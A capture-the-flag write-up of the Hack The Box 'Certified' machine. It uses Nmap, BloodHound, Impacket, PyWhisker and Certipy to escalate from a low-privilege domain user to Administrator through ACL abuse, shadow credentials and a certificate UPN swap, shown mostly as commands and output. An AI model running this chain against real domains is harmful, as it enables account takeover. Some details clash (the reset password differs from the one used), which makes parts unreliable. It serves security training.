11/01/25
Certified
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this write-up, we will walk through the steps to compromise the Certified machine on Hack The Box. The goal is to gain administrative access and retrieve the flags. We will use various tools and techniques, including Nmap, bloodhound, Impacket, and certipy. Let's dive in!
Initial Enumeration with Nmap
We began by performing an Nmap scan to identify open ports and services on the target machine.
$ nmap -sV 10.10.11.41 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-11 00:20 +01
Nmap scan report for certified.htb (10.10.11.41)
Host is up (0.053s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-11 06:20:17Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.10 seconds
The scan revealed several open ports, including LDAP (389), Kerberos (88), and SMB (445). We also had credentials for the user judith.mader:judith09 , which we used for further enumeration.
Step 2: bloodhound Enumeration
We used bloodhound to visualize the Active Directory environment and identify potential attack paths.
$ netexec ldap certified.htb -u judith.mader -p judith09  --bloodhound --collection All --dns-server 10.10.11.41

LDAP        10.10.11.41     389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.10.11.41_2025-01-11_002320_bloodhound.zip
This generated a ZIP file containing the bloodhound data, which we imported into the bloodhound GUI.
Step 2: Analyzing bloodhound Data

In bloodhound, we discovered that judith.mader had WriteOwner privileges over the Management group. This allowed us to take ownership of the group and grant ourselves additional rights.
We used the owneredit.py script from Impacket to take ownership of the Management group:
$ python3 owneredit.py -action write -new-owner "judith.mader" -target "MANAGEMENT" -dc-ip 10.10.11.41 'certified.htb/judith.mader:judith09'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
Next, we granted ourselves the WriteMembers privilege on the group:
$ python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb'/'judith.mader':'judith09'

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250111-004442.bak
[*] DACL modified successfully!
Finally, we added judith.mader to the Management group:
$ net rpc group addmem "Management" "judith.mader" -U "certified.htb"/"ControlledUser"%"judith09" -S "certified.htb"
We verified the addition using:
$ net rpc group members "MANAGEMENT" -U "certified.htb"/"judith.mader"%"judith09" -S "certified.htb"
CERTIFIEDjudith.mader
CERTIFIEDmanagement_svc
Step 3: Gaining Initial Foothold

With judith.mader now a member of the Management group, we explored further privileges in bloodhound. We discovered that judith.mader had GenericWrite privileges over the management_svc account.
### Step 1: Exploiting GenericWrite with PyWhisker
We used PyWhisker to add a new Key Credential to the management_svc account:
$ python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: dffca083-af2f-0f8d-11e9-dd76d2b522f7
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: AAmizKx4.pfx
[*] Must be used with password: lFfOe3FWdEWVNDMHSRKz
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
This generated a PFX certificate and a password, which we used to obtain a kerberos Ticket Granting Ticket (TGT) using PKINITtools:
$ python3 gettgtpkinit.py -cert-pfx  ../AAmizKx4.pfx -pfx-pass lFfOe3FWdEWVNDMHSRKz certified.htb/management_svc nutzh.ccache
2025-01-11 08:13:10,190 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-11 08:13:10,203 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-11 08:13:13,481 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-11 08:13:13,481 minikerberos INFO     1d4ea7d8bbb9328407fb302ee90ddb60961d3a849c0d37dc6cfb1b5ca8054182
INFO:minikerberos:1d4ea7d8bbb9328407fb302ee90ddb60961d3a849c0d37dc6cfb1b5ca8054182
2025-01-11 08:13:13,483 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
BTW: if this shows something about clock "The clock skew is too great" u can use
sudo ntpdate certified.htb
Step 2:Extracting the NT Hash
With the TGT, we extracted the NT hash for the management_svc account:
$ python3 getnthash.py certified.htb/management_svc -key 1d4ea7d8bbb9328407fb302ee90ddb60961d3a849c0d37dc6cfb1b5ca8054182
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
Step 3: Accessing the Machine
We used Evil-WinRM to access the machine with the management_svc account:
$ evil-winrm -i 10.10.11.41 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
Step 4: Privilege Escalation
Step 1: Exploiting CA_OPERATOR Privileges
In bloodhound, we noticed that management_svc had GenericAll privileges over the CA_OPERATOR account.
We used this to reset the password for CA_OPERATOR:
$ *Evil-WinRM* PS C:Usersmanagement_svcDocuments> Set-ADAccountPassword -Identity "CA_OPERATOR" -NewPassword (ConvertTo-SecureString "Hopeyoulike
it" -AsPlainText -Force) -Reset
so the cridentials is CA_OPERATOR:MARIO123
Step 2: Impersonating the Administrator
We used certipy to impersonate the Administrator account:
(We impersonated the Administrator account by exploiting the CA_OPERATOR account's privileges to request a certificate for the Administrator.)
$ certipy-ad account update -u management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator  -upn administrator -dc -ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_operator'
so the ca_operator become the administrator and requested a CA(Certificate Authority)for the Administrator account:
$ certipy-ad req -username ca_operator@certified.htb -p MARIO123 -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.10.11.41
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '('
  "(0x[a-zA-Z0-9]+) ([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
This generated a PFX file for the Administrator account.
Authenticating as Administrator
after that clean up and restore ca_operator to his value to aviod confusion
$ certipy-ad account update -u management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584  -user ca_operator -upn ca_operator@certified.htb
[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
We used the PFX file to authenticate as the Administrator:
$ certipy-ad auth -pfx administrator.pfx -domain certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
This provided us with the NT hash for the Administrator account
Finally, we used Evil-WinRM to access the machine as the Administrator:
$ evil-winrm -i 10.10.11.41 -u administrator -H 0d5b49608bbce1751f708748f67e2d34
we got the Hash u can access to the ADMIN acc and get the Flag .
GG!## Key takeaways
- bloodhound is an invaluable tool for visualizing and identifying attack paths in Active Directory environments.
- Impacket and certipy are powerful tools for manipulating AD objects and exploiting certificate-based authentication.
- Understanding kerberos and LDAP is crucial for exploiting AD environments.